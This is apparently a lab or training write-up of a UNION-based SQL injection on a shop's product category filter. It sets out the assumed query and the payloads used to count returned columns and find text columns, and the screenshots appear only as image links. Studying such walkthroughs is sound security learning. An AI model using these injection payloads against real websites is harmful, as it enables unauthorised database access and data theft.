



**Step 1: Check website**



* Let check the filter

When we check filter we can see


we know the code SQL is:

Select \* from products Where category = “*Filter*” and release = 1

* We will test to change the filter like:


Select \* from products Where category = “Hi I am NDX” and release = 1

* We have result




**Step 2: We will check the column retuned the query and which column contain text data**

* We will check column retuned the query by SQL code: ‘Union+select+Null--
* We have result is error




* Let continue to check with ‘Union+select+Null,Null--
* We have result



So we know have 2 column will return query. Now we will check which column contain text data with code is ‘Union+select+‘Hi’,’It+me’--

